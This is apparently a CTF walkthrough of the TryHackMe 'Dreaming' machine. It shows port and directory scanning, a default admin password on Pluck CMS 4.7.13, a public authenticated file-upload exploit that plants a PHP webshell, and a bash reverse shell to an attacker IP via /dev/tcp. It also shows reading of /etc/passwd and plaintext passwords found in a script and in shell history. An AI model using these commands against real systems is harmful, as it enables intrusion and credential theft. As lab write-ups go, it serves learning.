

Dreaming (THM)

ip of the machine :- 10.10.176.228

```
(sohamt@CyberCreedPC)-[~]  
$ ping 10.10.176.228 -c 5  
PING 10.10.176.228 (10.10.176.228) 56(84) bytes of data.  
64 bytes from 10.10.176.228: icmp_seq=1 ttl=60 time=219 ms  
64 bytes from 10.10.176.228: icmp_seq=2 ttl=60 time=185 ms  
64 bytes from 10.10.176.228: icmp_seq=3 ttl=60 time=169 ms  
64 bytes from 10.10.176.228: icmp_seq=4 ttl=60 time=168 ms  
64 bytes from 10.10.176.228: icmp_seq=5 ttl=60 time=189 ms  
  
--- 10.10.176.228 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4007ms  
rtt min/avg/max/mdev = 167.839/186.068/219.249/18.621 ms
```

machine is on!!!

```
(root@CyberCreedPC)-[/home/sohamt]  
# nmap -p- --min-rate=10000 10.10.176.228  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 19:26 IST  
Warning: 10.10.176.228 giving up on port because retransmission cap hit (10).  
Nmap scan report for 10.10.176.228  
Host is up (0.20s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
```

got some open ports. Let's go for aggressive scan and let's see what we can find.

```
(root@CyberCreedPC)-[/home/sohamt]
```

```
# nmap -p 22,80 -sC -A -Pn -T5 10.10.176.228
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 19:28 IST
```

```
Nmap scan report for 10.10.176.228
```

```
Host is up (0.17s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
```

```
|_ ssh-hostkey:
```

```
|_ 3072 76:26:67:a6:b0:08:0e:ed:34:58:5b:4e:77:45:92:57 (RSA)
```

```
|_ 256 52:3a:ad:26:7f:6e:3f:23:f9:e4:ef:e8:5a:c8:42:5c (ECDSA)
```

```
|_ 256 71:df:6e:81:f0:80:79:71:a8:da:2e:1e:56:c4:de:bb (ED25519)
```

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
```

```
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

```
|_ http-title: Apache2 Ubuntu Default Page: It works
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS R  
T-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%),  
Linux 3.2 - 4.9 (93%), Linux 3.7 - 3.10 (93%)
```

```
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 5 hops
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 80/tcp)
```

```
HOP RTT      ADDRESS
```

```
1 32.21 ms 10.17.0.1
```

```
2 ... 4
```

```
5 193.15 ms 10.10.176.228
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 20.92 seconds
```

with aggressive scan got some info. We can see Ubuntu is running with apache web server.



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default


I visited the website with this ip and found this. Again nothing interesting.

```
(sohamt@CyberCreedPC)-[~]
$ gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.176.228 -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.176.228
[+] Method:             GET
[+] Threads:            100
[+] Wordlist:            /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/app (Status: 301) [Size: 312] [--> http://10.10.176.228/app/]
/server-status (Status: 403) [Size: 278]
Progress: 20469 / 20470 (100.00%)
=====
Finished
=====
```

So thought of doing directory fuzzing as web server is what we have, and found /app directory.




Before Doing Further directory fuzzing, went to /app and found pluck-4.7.13/.



after clicking on pluck to see what is in the directory, was redirected to a page named "dreaming". But got a possible version of pluck "4.7.13".

So basically was confuse what pluck is so, went on to search for it.....



The screenshot shows the GitHub repository page for 'pluck'. The main content area displays the README file, which describes Pluck as a small and simple content management system (CMS) written in PHP. It highlights its focus on simplicity and ease of use, its licensing under the General Public License (GPL), and its open-source nature. The README also lists several features, including the ability to create unlimited pages, blogs, albums, and contact forms. A section for web designers and developers lists advantages like an easy-to-use interface, a powerful theming system, and a flexible module system. A 'Want to Help?' section is also present. On the right side of the repository page, there is a 'Languages' section showing the code's composition: PHP (93.8%), JavaScript (3.3%), and CSS (2.9%).

README Security

pluck

pluck · about pluck

Pluck is a small and simple content management system (CMS), written in PHP. With Pluck, you can easily manage your own website. Pluck focuses on simplicity and ease of use. This makes Pluck an excellent choice for every small website. Licensed under the General Public License (GPL), Pluck is completely open source. This allows you to do with the software whatever you want, as long as the software stays open source.

Features

Pluck is packed with some nice features, from which we've listed the most important ones on this page. To try everything live, take a look at the demo provided by Softaculous: <https://softaculous.com/demos/Pluck>

- create an unlimited amount of pages
- create your own blog
- create an album to show images or photos to your visitors
- include a contact form in your page(s)

For web designers and developers

Pluck has also been developed with web designers and developers in mind. Just a few advantages:


- Your clients will love the easy-to-use interface. No more need to spend hours teaching them how to manage their website!
- The simple yet powerful theming system allows you to integrate your HTML-layouts with pluck in a matter of minutes.
- The flexible module system enables you to integrate your own functionality with ease.

Want to Help?


Languages

- PHP 93.8%
- JavaScript 3.3%
- CSS 2.9%

So it is a CMS in php. Huh!!!. Which means vulnerable i guess??



So there was a link to login as admin, so was redirected to at this page. Haven't found any password, so let's try the most obvious ones, "password", "admin" and if these two don't work then will brute force it.



was able to login through "password" as the password.

```
(sohamt@CyberCreedPC)-[~]
$ searchsploit pluck 4.7.13
```

Exploit Title	Path
Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)	php/webapps/49909.py

```
Shellcodes: No Results
```

Yay!!! Found an exploit for gaining a revshell.


```
(sohamt@CyberCreedPC)-[~/Downloads]
```

```
$ python3 49909.py 10.10.176.228 80 password /app/pluck-4.7.13
```

Authentication was succesfull, uploading webshell

Uploaded Webshell to: <http://10.10.176.228:80/app/pluck-4.7.13/files/shell.phar>

```
(sohamt@CyberCreedPC)-[~/Downloads]
```

```
$ █
```



sohamt@CyberCreedPC: ~ 117x26

so ran the exploit and it seems to have worked.

```
p0wny@shell:â! /pluck-4.7.13/files# ls
shell.phar
```

```
p0wny@shell:~$ cd /pluck-4.7.13/files#
```

```
p0wny@shell:â€¦/pluck-4.7.13/files# cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
lucien:x:1000:1000:lucien:/home/lucien:/bin/bash
death:x:1001:1001:./home/death:/bin/bash
morpheus:x:1002:1002:./home/morpheus:/bin/bash
```

got three possible usernames.

```
p0wny@shell:/home/death# ls -al
total 56
drwxr-xr-x 4 death death 4096 Aug 25  2023 .
drwxr-xr-x 5 root  root  4096 Jul 28  2023 ..
-rw----- 1 death death  427 Aug 25  2023 .bash_history
-rw-r--r-- 1 death death  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 death death 3771 Feb 25  2020 .bashrc
drwx----- 3 death death 4096 Jul 28  2023 .cache
drwxrwxr-x 4 death death 4096 Jul 28  2023 .local
-rw----- 1 death death  465 Aug 25  2023 .mysql_history
-rw-r--r-- 1 death death  807 Feb 25  2020 .profile
-rw----- 1 death death 8157 Aug  7  2023 .viminfo
-rw-rw-r-- 1 death death  165 Jul 29  2023 .wget-hsts
-rw-rw---- 1 death death   21 Jul 28  2023 death_flag.txt
-rwxrwx--x 1 death death 1539 Aug 25  2023 getDreams.py
```

So went to home directory of user death first and found close to no permissions but can run a .py file. But unable to run this .py file. So went to /opt directory.

```
p0wny@shell:/opt# ls -al
total 16
drwxr-xr-x  2 root    root    4096 Aug 15  2023 .
drwxr-xr-x 20 root    root    4096 Jul 28  2023 ..
-rwxrw-r--  1 death   death   1574 Aug 15  2023 getDreams.py
-rwxr-xr-x  1 lucien  lucien   483  Aug  7  2023 test.py
```

got atleast access to read the src code.

```
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Print the results
        results = cursor.fetchall()
        for row in results:
            print(row)

    except mysql.connector.Error as error:
        print(f"Error: {error}")

if __name__ == '__main__':
    getDreams()
```

p0wny@shell:/opt#

Seems like user death trying to access database but we cannot see the password.

```
p0wny@shell:/opt# cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "HeyLucien#@1999!"

data = {
    "cont1":password,
    "bogus": "",
    "submit": "Log+in"
}

req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
    print("Results:\n" + req.text)
```

but in test.py found a possible password.

```
p0wny@shell:/opt# echo $SHELL
```

```
p0wny@shell:/opt# python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
p0wny@shell:/opt# ls  
getDreams.py  
test.py
```

```
p0wny@shell:/opt# /bin/bash -c 'bash -i >& /dev/tcp/10.17.68.223/9999 0>&1'
```

```
p0wny@shell:/opt#
```

took a revshell from web shell because some things not working in web shell.

```
www-data@dreaming:/home$ su lucien  
su lucien  
Password: HeyLucien#@1999!  
  
lucien@dreaming:/home$
```

Was able to login as lucien because in the password that we got word "lucien" was mentioned.

```
cd
lucien@dreaming:~$ ls
ls
lucien_flag.txt
lucien@dreaming:~$
```

got one flag.

```
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
